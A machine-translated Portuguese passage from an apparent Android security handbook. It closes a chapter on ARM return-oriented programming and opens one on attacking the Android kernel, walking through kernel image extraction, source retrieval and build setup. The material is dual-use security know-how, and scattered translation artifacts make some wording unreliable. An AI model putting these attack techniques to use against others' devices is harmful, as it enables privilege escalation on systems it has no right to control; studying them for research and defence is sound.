Neste capítulo, você descobriu por que e como usar efetivamente o ROP na arquitetura ARM para obter uma execução arbitrária de código nativo. O principal motivo para usar o ROP nas versões recentes do Android é a presença da atenuação XN, que impede que um invasor execute diretamente dados regulares na memória. Mesmo sem a atenuação XN, o uso do ROP pode superar as instruções separadas e os caches de dados da arquitetura ARM.

Apesar da dificuldade percebida de usar o ROP na presença de retornos *baseados em lr*, o ROP geral baseado em pilha ainda é viável devido à presença de gadgets `pop {pc}`. Mesmo os gadgets que terminam em uma instrução `bx lr` podem ser aproveitados apontando *lr* de forma inteligente para uma única instrução `pop {pc}`. Instruções ARM confusas para Thumb `pop`

As instruções `{..., pc}` geram ainda mais gadgets em potencial. O modo de execução atual pode ser alternado utilizando o suporte de interfuncionamento, ou seja, definindo o bit baixo de um endereço de gadget para alternar para o modo Thumb. Encontrar gadgets é uma tarefa fácil em arquiteturas RISC como a ARM. Uma simples listagem morta produzida por um desmontador é suficiente devido à codificação de instruções de comprimento fixo.

Um exemplo de cadeia ROP reutilizável para o vinculador dinâmico do Android foi fornecido e explicado em detalhes. No Android 4.0 e versões anteriores, o endereço base do vinculador foi corrigido, de modo que uma cadeia ROP pode ser criada sem vazamento de informações. Como o vinculador dinâmico deve estar presente em qualquer binário vinculado dinamicamente (o que inclui quase todos os binários em uma compilação padrão do Android), ele pode ser reutilizado para uma variedade de alvos de ataque.

O próximo capítulo fornece as ferramentas e técnicas necessárias para desenvolver, depurar e explorar o kernel do sistema operacional Android.

Hacking e ataque ao kernel

O kernel do Linux é o coração do sistema operacional Android. Sem ele, os dispositivos Android não poderiam funcionar. Ele faz a interface entre o software do espaço do usuário e os dispositivos físicos de hardware. Ele impõe o isolamento entre os processos e controla os privilégios com os quais esses processos são executados. Devido à sua profunda função e posição privilegiada, atacar o kernel do Linux é uma maneira direta de obter controle total sobre um dispositivo Android.

Este capítulo apresenta o ataque ao kernel do Linux usado pelos dispositivos Android. Ele aborda informações básicas sobre o kernel do Linux usado em dispositivos Android; como configurar, criar e usar kernels e módulos de kernel personalizados; como depurar o kernel a partir de uma perspectiva post-mortem e ao vivo; e como explorar problemas no kernel para obter escalonamento de privilégios. O capítulo termina com alguns estudos de caso que examinam o processo de transformar três vulnerabilidades em explorações funcionais.

Kernel Linux do Android

O kernel do Linux usado pelos dispositivos Android começou como um projeto de Russell King para portar o Linux 1.0 para o Acorn A5000 em 1994. Esse projeto foi anterior a muitos dos esforços para portar o kernel do Linux para outras arquiteturas, como SPARC, Alpha ou MIPS. Naquela época, as cadeias de ferramentas não tinham suporte para ARM. O GNU Compiler Collection (GCC) não oferecia suporte ao ARM, nem muitas das ferramentas suplementares do GNU Compiler Collection.

ferramentas na cadeia de ferramentas. Com o passar do tempo, mais trabalho foi feito no ARM Linux e na cadeia de ferramentas. Entretanto, foi somente no Android que o kernel do ARM Linux recebeu tanta atenção.

No entanto, o kernel Linux do Android não foi criado da noite para o dia.

Além dos esforços de portabilidade anteriores, os desenvolvedores do Android

fizeram várias modificações no kernel para dar suporte ao seu novo sistema operacional. Muitas dessas alterações, que são discutidas no Capítulo 2, vêm na forma de drivers personalizados. Um destaque especial é o driver Binder, que é fundamental para a comunicação entre processos (IPC) do Android. O driver

Binder estabelece a base para a comunicação entre componentes nativos e Dalvik, bem como para blocos de construção de aplicativos, como Intents. Além

disso, a importância da segurança em um dispositivo tão sensível quanto um smartphone levou à implementação de várias medidas de reforço. Um aspecto muito importante do kernel Linux do Android é que ele é um kernel monolítico.

Em contraste com uma arquitetura de microkernel em que muitos drivers são executados em um contexto menos privilegiado (embora ainda mais privilegiado do que o espaço do usuário), tudo o que faz parte do kernel do Linux é executado inteiramente no modo supervisor. Essa propriedade, em conjunto com a vasta superfície de ataque exposta, torna o kernel um sistema de segurança atraente. alvo ativo para os invasores.

Extração de kernels

Além de ser um kernel monolítico, o kernel Linux do Android é distribuído como um binário monolítico. Ou seja, seu núcleo consiste em apenas um único arquivo binário, geralmente chamado de `zImage`. O binário `zImage` consiste em algum código de inicialização, um descompressor e o código e os dados compactados do kernel. Quando o sistema é inicializado, a imagem compactada é descompactada na RAM e executada. Essa é uma visão geral simplista do processo e é provável que seja alterada em versões futuras do Android.

Obter a imagem binária que é executada em um determinado dispositivo é atraente por vários motivos. Em primeiro lugar, dependendo da configuração usada, as ferramentas de compilação do kernel incorporam várias coisas interessantes na imagem. Destacam-se os símbolos globais de função e de dados, que são abordados em mais detalhes na seção "Extração de endereços", mais adiante neste capítulo. Em segundo lugar, é possível analisar o código com uma ferramenta como o IDA Pro para encontrar vulnerabilidades por meio de auditoria binária. Em terceiro lugar, as imagens do kernel podem ser usadas para verificar a presença de uma vulnerabilidade descoberta anteriormente ou para portar uma exploração para essa vulnerabilidade. Além disso, em um nível mais alto, as imagens do kernel podem ser usadas para criar recuperações personalizadas para novos dispositivos ou fazer a portabilidade reversa de novas versões do Android para dispositivos mais抗igos sem suporte. Essa não é, de forma alguma, uma lista exaustiva dos motivos pelos quais você pode querer colocar as mãos nos binários do kernel, mas abrange os casos mais comuns.

Para obter a imagem binária do kernel, primeiro você precisa obter uma imagem da partição de inicialização. Você pode fazer isso usando alguns

métodos. O primeiro método, e provavelmente o mais fácil, é extraí-las de imagens de firmware de estoque (às vezes chamadas de

ROMs). O processo varia de um fabricante de equipamento original (OEM) para outro, mas tenha certeza de que as imagens de estoque completas sempre contêm esses binários. Além disso, esse método é especialmente útil quando se tenta obter acesso inicial à raiz de um dispositivo.

O segundo método, que requer um dispositivo com root, é extraí-los diretamente do próprio dispositivo de destino. Esse método é especialmente útil para portar ou direcionar um único dispositivo e ainda pode ser usado caso uma ROM completa não esteja disponível. Por fim, os binários do kernel para muitos dispositivos compatíveis com o Android Open Source Project (AOSP) estão disponíveis no diretório do dispositivo no repositório do AOSP. A experiência mostra que esse é o método menos confiável, pois esses binários geralmente ficam para trás ou diferem dos kernels usados no próprio dispositivo ativo. A próxima seção examina mais de perto como obter imagens do kernel usando os dois primeiros métodos.

Extração do firmware padrão

A aquisição do firmware padrão para um determinado dispositivo varia de trivial a bastante desafiador. No lado trivial, o Google publica imagens de fábrica para dispositivos Nexus em <https://developers.google.com/android/nexus/images>. O download não exige autenticação nem pagamento, e são usadas as ferramentas comuns de arquivo TAR e ZIP para empacotá-las. No lado desafiador, alguns OEMs usam formatos de arquivo proprietários para distribuir seu firmware. Se nenhuma ferramenta de código aberto estiver disponível, o acesso ao conteúdo pode exigir o uso de ferramentas proprietárias dos OEMs. Esta seção explica como extrair o `boot.img` de várias imagens de firmware de estoque e, em seguida, mostra como extrair um kernel não compactado da imagem de inicialização.

Imagens de fábrica do Nexus

Os binários do kernel para dispositivos Nexus são muito fáceis de obter porque as imagens de fábrica estão amplamente disponíveis e são prontamente publicadas. Por exemplo, o Android 4.4 foi lançado durante a redação deste manuscrito. Usando a imagem de fábrica do Nexus 5, você pode extrair e analisar melhor o kernel ativo. Depois de fazer o download da imagem de fábrica, descompacte-a:

```
dev:~/android/n5 $ tar zxf hammerhead-krt16m-factory-bd9c39de.tgz  
dev:~/android/n5 $ cd hammerhead-krt16m/ dev:~/android/n5/hammerhead-  
krt16m $ ls  
bootloader-hammerhead-HHZ11d.img  
flash-all.bat  
flash-all.sh*  
flash-base.sh*  
image-hammerhead-krt16m.zip  
radio-hammerhead-M8974A-1.0.25.0.17.img
```

As imagens para as partições de inicialização e recuperação estão no arquivo `image-hammerhead-krt16m.zip` como `boot.img` e `recovery.img`, respectivamente. O arquivo `boot.img` é o mais interessante porque é o kernel usado em inicializações normais:

```
dev:~/android/n5/hammerhead-krt16m $ unzip -d img \
image-hammerhead-krt16m.zip boot.img
Arquivo: image-hammerhead-krt16m.zip
  inflando: img/boot.img
dev:~/android/n5/hammerhead-krt16m $ cd img
dev:~/android/n5/hammerhead-krt16m/img $
```

Nesse ponto, você tem o `boot.img`, mas ainda precisa obter o kernel. O processo para fazer isso é explicado na seção "Obtendo o kernel de uma imagem de inicialização", mais adiante neste capítulo.

Firmware de estoque OEM

Encontrar e extraír kernels das imagens de firmware padrão fornecidas por fornecedores OEM é muito mais complicado do que fazer isso para dispositivos Nexus. Como dito anteriormente, cada OEM tem seu próprio processo, ferramentas e formato de arquivo proprietário para suas ROMs de estoque. Alguns desses fornecedores nem mesmo disponibilizam prontamente suas imagens de firmware padrão. Em vez disso, eles o forçam a usar suas ferramentas para a aquisição de imagens. Mesmo os fornecedores que fornecem imagens de firmware de estoque geralmente exigem que você use ferramentas proprietárias para extraír ou fazer o flash das ROMs. Esta seção explica o processo de extração de um `boot.img` de uma imagem de firmware padrão para cada um dos seis principais fornecedores de dispositivos Android. No Apêndice A, há uma lista de ferramentas de extração de firmware e flashing para alguns desses OEMs.

ASUS

A ASUS disponibiliza imagens de firmware de estoque em seu site de suporte na forma de arquivos `blob` compactados. Um projeto chamado "BlobTools" no Github oferece suporte à extração do `blob`, que contém o `boot.img` desejado.

HTC

A HTC não lança rotineiramente imagens de firmware de estoque, mas lançou algumas em seu site Developer Center. No entanto, você pode encontrar muitas ROMs da HTC em sites de agregação de terceiros. Essas imagens de estoque são lançadas como ROM Update Utilities (RUUs). Felizmente, estão disponíveis várias ferramentas de código aberto que extraem o `rom.zip` de dentro da RUU. Isso elimina a necessidade de uma máquina Windows. Dentro do `rom.zip`, o `boot_signed.img` é um `boot.img` com um cabeçalho extra. Você pode extraí-lo da seguinte forma:

```
dev:~/android/htc-m7-ruu $ unzip rom.zip boot_unsigned.img [...]
  inflando: boot_signed.img
dev:~/android/htc-m7-ruu $ dd if=boot_signed.img of=boot.img bs=256 skip=1
[...]
```

Depois de remover o cabeçalho de 256 bytes, você terá o `boot.img` desejado.

LG

A infraestrutura de atualização e recuperação da LG é complexa e proprietária. Sua ferramenta LG Mobile Support exige até mesmo o uso de um IMEI (International Mobile Equipment Identity) para consultar seus sistemas de backend. Felizmente, ao pesquisar o número do modelo junto com "ROM de estoque", você pode localizar facilmente ROMs de estoque para a maioria dos dispositivos. No entanto, para piorar a situação, a LG usa uma variedade de formatos proprietários para essas ROMs, incluindo BIN/TOT, KDZ e CAB. Extraír e fazer o flash dessas ROMs pode ser difícil. Um par de ferramentas de desenvolvedores da comunidade facilita o processo. A partir de um arquivo CAB, o processo é realizado em três etapas. Primeiro, extraia o arquivo CAB usando uma das poucas ferramentas que suportam esse formato de compactação. Em seguida, use a ferramenta LGExtract somente binária (somente Windows) para extraír o arquivo WDB em um arquivo BIN. Você pode encontrar essa ferramenta no fórum de desenvolvedores do XDA em <http://forum.xda-developers.com/showthread.php?t=1566532>. Por fim, use o LGBinExtract de <https://github.com/Xonar/LGBinExtractor> para extraír o BIN em seus componentes. Dentro do diretório BIN, haverá um arquivo chamado 8-BOOT.img. O número pode variar, mas esse é o arquivo que você está procurando. Entre os seis principais OEMs, o processo para o firmware de estoque da LG é, de longe, o mais complexo.

Motorola

Como a maioria dos OEMs, a Motorola não fornece downloads diretos para suas imagens de firmware padrão. Como há uma necessidade de acesso aberto a essas imagens, vários sites da comunidade as hospedam. Os dispositivos Motorola mais antigos usam o formato de arquivo SBF proprietário, que pode ser extraído usando a opção `-x` do sbf_flash. O arquivo chamado CG35.img é o boot.img que você procura. Os dispositivos mais novos usam um arquivo zip (.xml.zip) que contém as várias imagens de partição, incluindo boot.img.

Samsung

A Samsung distribui firmware de estoque usando sua ferramenta proprietária Kies. Além dessa ferramenta, o site de firmware da comunidade SamMobile hospeda um grande número de ROMs de estoque para dispositivos Samsung. As imagens de estoque da Samsung usam uma extensão de arquivo .tar.md5, que é apenas um arquivo TAR com um texto MD5 anexado. Geralmente, elas também são compactadas. Extraír o zip e depois o TAR produz o arquivo boot.img desejado.

Sony

A Sony distribui o firmware de estoque por meio de sua ferramenta Sony Update Service (SUS). Além disso, um site da comunidade chamado Xperia Firmware hospeda imagens de firmware para muitos dispositivos. O firmware dos dispositivos da Sony é distribuído em um formato chamado FTF, que é apenas um arquivo zip. Dentro dele, entretanto, há arquivos proprietários para cada componente do firmware. O arquivo mais interessante para nós aqui é o kernel

.sin. Ao contrário de outros OEMs, a Sony não usa o formato boot.img. O Andoxyde é grande e pesada, mas suporta a extração da imagem do kernel a partir desse arquivo. Também é possível extrair o kernel compactado usando o binwalk e/ou o dd. O binwalk revela um binário ELF e dois fluxos gzip. O primeiro fluxo gzip é o arquivo zImage que você deseja extrair.

Extração de dispositivos

Ao contrário do processo de extração do firmware padrão, há pouca variação no processo de extração de imagens do kernel diretamente dos dispositivos. O processo é basicamente o mesmo, independentemente do tipo de dispositivo (modelo, fabricante, operadora etc.). O processo geral envolve encontrar a partição correspondente, despejá-la e extraí-la.

Há várias maneiras de descobrir exatamente qual partição contém os dados do `boot.img`. Primeiro, você pode usar o diretório `by-name` dentro da entrada específica do SoC (System-On-Chip) em `/dev/block/platform`:

```
shell@android:/data/local/tmp $ cd /dev/block/platform/*/by-name
shell@android:/dev/block/platform/msm_sdcc.1/by-name $ ls -l boot lrwxrwxrwx
root root                                1970-01-02 11:28 boot -> /dev/block/mmcblk0p20
```

ALERTA Alguns dispositivos também têm uma entrada `aboot` no diretório `by-name`.

Tenha cuidado para não gravar nessa partição no lugar da partição de inicialização.

Isso pode danificar seu dispositivo.

Você pode usar esse link simbólico diretamente ou pode usar o dispositivo de bloco para o qual ele aponta. O próximo método examina os primeiros bytes de cada partição:

```
root@android:/data/local/tmp/kernel # for ii in /dev/block/m*; do \
    BASE=../../busybox basename $ii; \
    dd if=$ii of=$BASE count=1 2> /dev/null; \ done
root@android:/data/local/tmp/kernel # grep ANDROID * 0
arquivo binário mmcblk0p20 corresponde a
0 arquivo binário mmcblk0p21 corresponde
```

Infelizmente, isso lhe dá duas correspondências (ou possivelmente mais). Lembre-se de que as partícões de inicialização e de recuperação usam o mesmo formato. Observando o cabeçalho, você pode distinguir a partição de inicialização porque ela tem um campo `ramdisk_size` menor do que a partição de recuperação.

Agora você está pronto para despejar os dados da partição e extraí-los do dispositivo. Observe que o despejo de uma imagem do dispositivo inclui todo o conteúdo da partição, inclusive as áreas não utilizadas. As imagens de inicialização extraídas de um pacote de firmware padrão incluem apenas os dados necessários. Dessa forma, os binários despejados serão maiores (às vezes significativamente) do que o `boot.img` de fábrica. Para fazer o dump de uma partição, use o comando `dd`, conforme mostrado aqui:

```
root@android:/data/local/tmp/kernel # dd \
if=/dev/block/platform/omap/omap_hsmmc.0/by-name/boot of=cur-boot.img
16384+0 registros em
16384+0 registros enviados
8388608 bytes transferidos em 1,635 segundos (5130647 bytes/s)
```

```
root@android:/data/local/tmp/kernel # chmod 644 *.img root@android:/data/local/tmp/kernel #
```

Depois de despejar uma imagem da partição de inicialização no arquivo `cur-boot.img`, use `chmod` para permitir que o usuário do Android Debug Bridge (ADB) extraia as imagens do dispositivo. Em seguida, você transfere as imagens para sua máquina de desenvolvimento usando o ADB da seguinte forma:

```
dev:~/android/src/kernel/omap $ mkdir staging && cd $_
dev:~/android/src/kernel/omap/staging $ adb pull \
/data/local/tmp/kernel/cur-boot.img
2379 KB/s (8388608 bytes em 3,442s)
```

A etapa final é extrair o kernel da imagem de inicialização obtida.

Obtendo o kernel de uma imagem de inicialização

Lembre-se de que os dispositivos Android normalmente têm dois modos diferentes de inicialização de um kernel Linux. O primeiro modo é o processo de inicialização normal, que usa a partição de inicialização. O segundo modo é para o processo de recuperação, que usa a partição de recuperação. A estrutura de arquivos subjacente para essas duas partições é idêntica. Ambas contêm um cabeçalho curto, um kernel compactado e uma imagem inicial de ramdisk (`initrd`). O kernel compactado usado durante as inicializações normais é o mais crítico em termos de segurança e, portanto, é o mais interessante de se obter.

Internamente, os arquivos `boot.img` e `recovery.img` são compostos de três partes. O arquivo começa com um cabeçalho usado para identificar o formato do arquivo e fornecer informações básicas sobre o restante do arquivo. Para obter mais informações sobre a estrutura desse cabeçalho, consulte o arquivo `system/core/mkbootimg/bootimg.h` no repositório AOSP. A entrada `page_size` nessa estrutura é bastante importante porque as imagens do kernel e do `initrd` serão alinhadas em limites de bloco desse tamanho. O kernel compactado está localizado no próximo limite de bloco imediatamente após o cabeçalho. Seu tamanho é armazenado no membro `kernel_size` do cabeçalho estrutura. No próximo limite de bloco, a imagem do `initrd` começa.

Extrair essas peças manualmente pode ser bastante tedioso. O utilitário `mkbootimg` do AOSP é usado para criar imagens completas do sistema a partir da fonte, mas não oferece suporte à extração de imagens. Para extraír imagens, a ferramenta `abootimg` foi criada com base no `mkbootimg`. Ela funciona muito bem para descompactar o arquivo de imagem, como mostrado aqui:

```
dev:~/android/n5/hammerhead-krt16m/img $ mkdir boot && cd $_
dev:~/android/n5/hammerhead-krt16m/img/boot $ abootimg -x ../boot.img
gravando a configuração da imagem de inicialização em bootimg.cfg
extração do kernel no zImage
extração do ramdisk no initrd.img
```

Agora você tem o arquivo `zImage` que está procurando.

Descompactando o kernel

Para fazer uma análise mais aprofundada em um binário do kernel, é necessário descompactá-lo. O kernel do Linux oferece suporte a três algoritmos de compactação diferentes: gzip, lzma e lzo. Em geral, a maioria dos kernels de dispositivos Android é compactada usando o algoritmo gzip tradicional. O kernel do Linux contém um script chamado `scripts/ extract-vmlinux`, que, infelizmente, não funciona em kernels Android. Portanto, você precisa descompactar o kernel manualmente. Felizmente, a ferramenta `binwalk` torna esse processo muito mais fácil:

```
dev:~/android/n5/hammerhead-krt16m/img/boot $ binwalk zImage | head [...]
18612          Dados compactados 0x48B4gzip, do Unix, data NULL: Wed
Dec 31 18:00:00 1969, compactação máxima
[...]
dev:~/android/n5/hammerhead-krt16m/img/boot $ dd if=zImage bs=18612 \
skip=1 | gzip -cd > piggy
```

O segundo comando acima canaliza a saída do `dd` para o comando `gzip`, que fornece a imagem binária descompactada do kernel. Com essa imagem em mãos, você pode extrair detalhes dela ou analisar o código no IDA Pro. As seções posteriores deste capítulo discutem como extrair informações específicas de binários do kernel não compactados.

Execução do código do kernel personalizado

Ao invadir e atacar o kernel, é extremamente útil poder introduzir novos códigos. Você pode usar módulos personalizados do kernel para instrumentar o kernel e monitorar o comportamento existente. Alterar a configuração do kernel permite habilitar recursos avançados, como a depuração remota. De qualquer forma, para alterar o código do kernel sem uma exploração, é necessário usar as ferramentas do kernel do Android e do Linux para compilar o novo código. Esta seção apresenta o processo de obtenção do código-fonte do kernel, a configuração do ambiente de compilação, a configuração do kernel, a criação de módulos e kernels personalizados e o carregamento do novo código em dispositivos Android baseados em AOSP e fornecidos por OEM. Este capítulo fornece exemplos relevantes usando um Galaxy Nexus baseado em AOSP e o Samsung Galaxy S III da Sprint.

Obtenção do código-fonte

Antes de criar módulos personalizados ou um kernel para o seu dispositivo, você deve obter o código-fonte. O método para obter o código varia de acordo com

sobre quem é responsável pelo kernel de um determinado dispositivo. O Google hospeda repositórios Git do kernel para dispositivos Nexus compatíveis com AOSP. Por outro lado, os OEMs usam vários métodos para distribuir o código-fonte do kernel. Como o kernel do Linux é distribuído sob a versão 2 da Licença Pública GNU (GPL), os fornecedores são legalmente obrigados a liberar seu código-fonte, inclusive as personalizações.

OBSERVAÇÃO Quando não for possível localizar o código-fonte do kernel, entre em contato diretamente com o fornecedor e solicite que o código-fonte seja disponibilizado. Se necessário, lembre-o de sua obrigação legal de fazer isso em conformidade com a licença GPL do kernel do Linux.

Na maioria dos casos, a obtenção do código-fonte do kernel para um determinado dispositivo é simples. No entanto, em alguns casos, isso não é possível. Em várias ocasiões, tanto os OEMs quanto o Google demoraram a fornecer o código-fonte do kernel para dispositivos mais novos. Em geral, a paciência compensa, pois poucos dispositivos permanecem sem a disponibilidade do código-fonte do kernel indefinidamente.

Obtendo o código-fonte do kernel do AOSP

A linha Nexus de dispositivos Android do Google representa a implementação de referência da empresa destinada principalmente ao uso por desenvolvedores. O código-fonte está disponível para quase todos os componentes do sistema. O kernel não é exceção. Dessa forma, obter o código-fonte para dispositivos Nexus é bastante simples. Descobrir exatamente qual fonte do kernel um dispositivo usa é fácil, mas não é um processo de uma etapa só. No AOSP, há dois locais específicos para encontrar informações relacionadas ao kernel. O primeiro contém informações sobre um dispositivo de suporte específico ou uma família de dispositivos intimamente relacionada. O segundo contém várias árvores de código-fonte diferentes do kernel. Esta seção aborda como aproveitar esses locais para obter o código-fonte exato do kernel necessário para o restante do capítulo, que usa um Galaxy Nexus executando o Android 4.2.2 para fins ilustrativos.

O Google hospeda repositórios específicos do dispositivo no diretório do dispositivo na árvore do AOSP. Esses repositórios incluem coisas como Makefiles, sobreposições, arquivos de cabeçalho, arquivos de configuração e um binário do kernel chamado `kernel`. Esse arquivo é particularmente interessante, pois seu histórico rastreia quais fontes foram usadas para criá-lo. O Google fornece informações sobre esses repositórios na documentação do AOSP em <http://source.android.com/source/building-kernels.html>. As informações de compromisso para o arquivo do `kernel` nesses repositórios, bem como a documentação, tendem a ficar atrasadas em relação ao lançamento de novos dispositivos. Dessa forma, esses repositórios normalmente só são úteis para mapear um dispositivo específico para sua árvore SoC. A Figura 10-1 fornece um mapeamento de vários dispositivos suportados pelo AOSP para seu SoC e, portanto, seu repositório de código-fonte do kernel.

Modelo	SoC
Nexus 7 2013 Wi-Fi	MSM
Nexus 7 2013 Celular	MSM
Nexus 10	Exynos 5
Nexus 4	MSM
Nexus 7 2012 Wi-Fi	Tegra
Nexus 7 2012 Celular	Tegra
Galaxy Nexus	OMAP
Galaxy Nexus CDMA/LTE	OMAP
Pandaboard	OMAP
Motorola Xoom Verizon	Tegra
Motorola Xoom Wi-Fi	Tegra
Nexus S	Exynos 3
Nexus S 4G	Exynos 3

Figura 10-1: Mapeamento de dispositivos AOSP para SoC

Conforme mencionado no Capítulo 3, geralmente é possível determinar o SoC usado por um dispositivo a partir de entradas no diretório /dev/block/platform.

```
shell@android:/dev/block/platform $ ls
omap
```

Depois de determinar o fabricante do SoC, você pode obter o código-fonte do kernel do Google usando o Git. O AOSP contém um repositório Git para cada SoC compatível. A Figura 10-2 mostra o nome do repositório para cada árvore de kernel de SoC hospedada pelo Google.

SoC	Nome do kernel
MSM	msm
Exynos 5	exynos
Tegra	tegra
OMAP	omap
Exynos 3	samsung
Emulador	peixe dourado

Figura 10-2: Nomes de kernel para cada SoC

Na Figura 10-1, você pode ver que o dispositivo de destino é baseado no SoC OMAP. O trecho a seguir mostra os comandos necessários para clonar a fonte do kernel correspondente.

```
dev:~/android/src $ mkdir kernel && cd $_
dev:~/android/src/kernel $ git clone \
https://android.googlesource.com/kernel/omap.git Clonando
em 'omap'...
remoto: Contagem de objetos: 41264,
concluído remoto: Encontrando fontes:
100% (39/39) remoto: Obtendo tamanhos:
100% (24/24)
```

```
remoto: Compressão de objetos: 100% (24/24)
Recebendo objetos: 100% (2117273/2117273), 441,45 MiB | 1,79 MiB/s, concluído
remoto: Total 2117273 (delta 1769060), reutilizado 2117249 (delta 1769054)
Resolvendo deltas: 100% (1769107/1769107), concluído.
```

Após a conclusão da operação de clonagem, você terá um repositório no ramo mestre. No entanto, observe que não há arquivos na cópia de trabalho.

```
dev:~/android/src/kernel $ cd omap
dev:~/android/src/kernel/omap $ ls
dev:~/android/src/kernel/omap $
```

O ramo mestre das árvores de kernel do AOSP é mantido vazio. Em um repositório Git, o ramo O diretório `.git` contém tudo o que é necessário para criar uma cópia de trabalho a partir de qualquer ponto do histórico de desenvolvimento. Verificar a ramificação principal é um bom atalho para excluir todos os arquivos que já foram rastreados, liberando assim espaço de armazenamento.

A etapa final para obter o código-fonte do kernel para um dispositivo compatível com o AOSP envolve a verificação do commit correto. Conforme mencionado anteriormente, os registros de confirmação do arquivo do kernel no diretório do dispositivo geralmente ficam atrás dos kernels ativos. Para resolver esse problema, você pode usar a string de versão extraída de `/proc/version` ou de uma imagem descompactada do kernel. O seguinte trecho de sessão do shell ADB demonstra o processo no dispositivo de referência.

```
shell@android:/ $ cat /proc/version
Linux versão 3.0.31-g9f818de (android-build@vpbs1.mtv.corp.google.com) (gcc
versão 4.6.x-google 20120106 (prerelease) (GCC) ) #1 SMP PREEMPT Wed Nov 28
11:20:29 PST 2012
```

Nesse trecho, o detalhe relevante é o valor hexadecimal de sete dígitos após `3.0.31-g` na versão do kernel: `9f818de`. Usando esse valor, você pode verificar o commit exato necessário.

```
dev:~/android/src/kernel/omap $ git checkout 9f818de
O HEAD está agora em 9f818de... mm: Mantém uma referência de arquivo em madvise_remove
```

Neste ponto, você verificou com sucesso uma cópia de trabalho da fonte do kernel para o dispositivo de destino. Essa cópia de trabalho é usada em todo o restante deste capítulo.

Obtendo a fonte do kernel OEM

A obtenção do código-fonte para dispositivos OEM varia de um fabricante para outro. Os OEMs raramente fornecem acesso ao código-fonte do kernel por meio do controle de código-fonte (Git ou outro). Em vez disso, a maioria dos fornecedores tem um portal de código-fonte aberto onde você pode fazer download do código-fonte. Para obter mais informações sobre como vários OEMs liberam o código-fonte, consulte o Apêndice B. Depois de localizar o portal específico do OEM, o processo típico é procurar o número do modelo do dispositivo de destino. Isso geralmente resulta em um arquivo para download que contém o código-fonte do kernel e instruções

para construí-lo. Como o processo varia muito de OEM para OEM, este capítulo não entra em mais detalhes. No entanto, o capítulo aborda o processo mais detalhadamente quando o orienta na criação de um kernel para um dispositivo OEM na seção "Criação de um kernel personalizado", mais adiante neste capítulo.

Configuração de um ambiente de compilação

A criação de módulos ou binários personalizados do kernel requer um ambiente de compilação adequado. Esse ambiente consiste em uma cadeia de ferramentas do compilador ARM e várias outras ferramentas de compilação, como o GNU make. Conforme discutido anteriormente no Capítulo 7, há várias cadeias de ferramentas de compiladores disponíveis. O compilador usado para um determinado dispositivo às vezes é documentado pelo OEM em um arquivo de texto incluído no arquivo de código-fonte do kernel. Dependendo da cadeia de ferramentas usada, o processo exato de configuração do ambiente de compilação varia. Neste capítulo, você usará várias versões da cadeia de ferramentas pré-construída do AOSP. O uso de outras cadeias de ferramentas está fora do escopo, portanto, consulte a documentação dessas cadeias de ferramentas se optar por usá-las. Há apenas algumas etapas para inicializar o ambiente de compilação do kernel, após as quais um compilador funcional e as ferramentas relacionadas estarão disponíveis.

A primeira etapa para configurar o ambiente de compilação do kernel com base no conjunto de ferramentas pré-construído do AOSP é a mesma abordada no Capítulo 7. Este exemplo usa a versão 4.3 do Android, mas as etapas são as mesmas, independentemente da versão usada.

```
dev:~/android/src $ . build/envsetup.sh including
device/samsung/maguro/vendorsetup.sh including
sdk/bash_completion/adb.bash dev:~/android/src $
lunch full_maguro-userdebug

=====
PLATFORM_VERSION_CODENAME=REL PLATFORM_VERSION=4.3
TARGET_PRODUCT=full_maguro
TARGET_BUILD_VARIANT=userdebug
TARGET_BUILD_TYPE=release
TARGET_BUILD_APPS= TARGET_ARCH=arm
TARGET_ARCH_VARIANT=armv7-a-neon
TARGET_CPU_VARIANT=cortex-a9
HOST_ARCH=x86
HOST_OS=linux
HOST_OS_EXTRA=Linux-3.2.0-52-generic-x86_64-with-Ubuntu-12.04-precise HOST_BUILD_TYPE=release
BUILD_ID=JWR66Y
```

```
OUT_DIR=out
=====
dev:~/android/src $
```

Nesse ponto, você já tem uma cadeia de ferramentas do compilador em seu caminho. Você pode confirmar consultando a versão do compilador.

```
dev:~/android/src $ arm-eabi-gcc --version
arm-eabi-gcc (GCC) 4.7
Direitos autorais (C) 2012 Free Software Foundation,
Inc. [...]
```

A compilação de um kernel requer uma etapa extra além das etapas usuais de configuração do ambiente de compilação. Especificamente, você precisa definir algumas variáveis de ambiente usadas pelo sistema de compilação do kernel. Elas informam o kernel sobre sua cadeia de ferramentas.

```
dev:~/android/src $ cd kernel/omap/ dev:~/android/src/kernel/omap/
$ export CROSS_COMPILE=arm-eabi- dev:~/android/src/kernel/omap $
export SUBARCH=arm dev:~/android/src/kernel/omap $ export ARCH=arm
dev:~/android/src/kernel/omap $
```

OBSERVAÇÃO Ao compilar o kernel, tome cuidado para usar o compilador `arm-eabi` em vez do compilador `arm-linux-androideabi`. O uso da interface binária de aplicativo incorporado (EABI) incorreta causa falhas na compilação.

Depois de definir essas variáveis, seu ambiente estará totalmente inicializado e você estará pronto para começar a criar seus módulos ou kernel personalizados. A etapa final antes da criação dos componentes do kernel é a configuração do kernel.

Configuração do kernel

O kernel do Linux contém suporte para muitas arquiteturas, componentes de hardware e assim por diante. Para dar suporte à criação de uma única imagem contendo tudo o que é necessário para qualquer combinação específica de configurações, o kernel do Linux tem um subsistema de configuração extenso. Na verdade, ele ainda fornece várias interfaces de usuário diferentes, incluindo interface gráfica de usuário (GUI) baseada em Qt (`make xconfig`), menu baseado em texto (`make menuconfig`) e interfaces de perguntas e respostas (`make config`). O site do desenvolvedor do Android documenta as opções de configuração necessárias e recomendadas para o kernel do Linux em <http://source.android.com/devices/tech/kernel.html>.

Outra opção, que é a mais comumente usada para a criação de kernels Android, permite especificar um modelo de configuração chamado `defconfig`. Os modelos para essa opção são armazenados no diretório `arch/arm/configs` no código-fonte do kernel.

Cada dispositivo Android tem um modelo correspondente que é usado para compilar seu kernel. O exemplo a seguir configura o kernel para ser compilado para o Galaxy Nexus:

```
dev:~/android/src/kernel/omap $ make tuna_defconfig HOSTCC
    scripts/basic/fixdep
HOSTCC scripts/kconfig/conf.o SHIPPED
scripts/kconfig/zconf.tab.c SHIPPED
scripts/kconfig/lex.zconf.c SHIPPED
scripts/kconfig/zconf.hash.c HOSTCC
scripts/kconfig/zconf.tab.o HOSTLD
scripts/kconfig/conf

#
# Configuração gravada em .config
```

No trecho anterior, o sistema de compilação do kernel primeiro compila as dependências para processar o modelo de configuração. Por fim, ele lê o modelo e grava o arquivo `.config`. Todos os diferentes métodos de configuração resultam, em última análise, na criação desse arquivo. Embora seja possível editar esse arquivo diretamente, é recomendável que você edite o modelo.

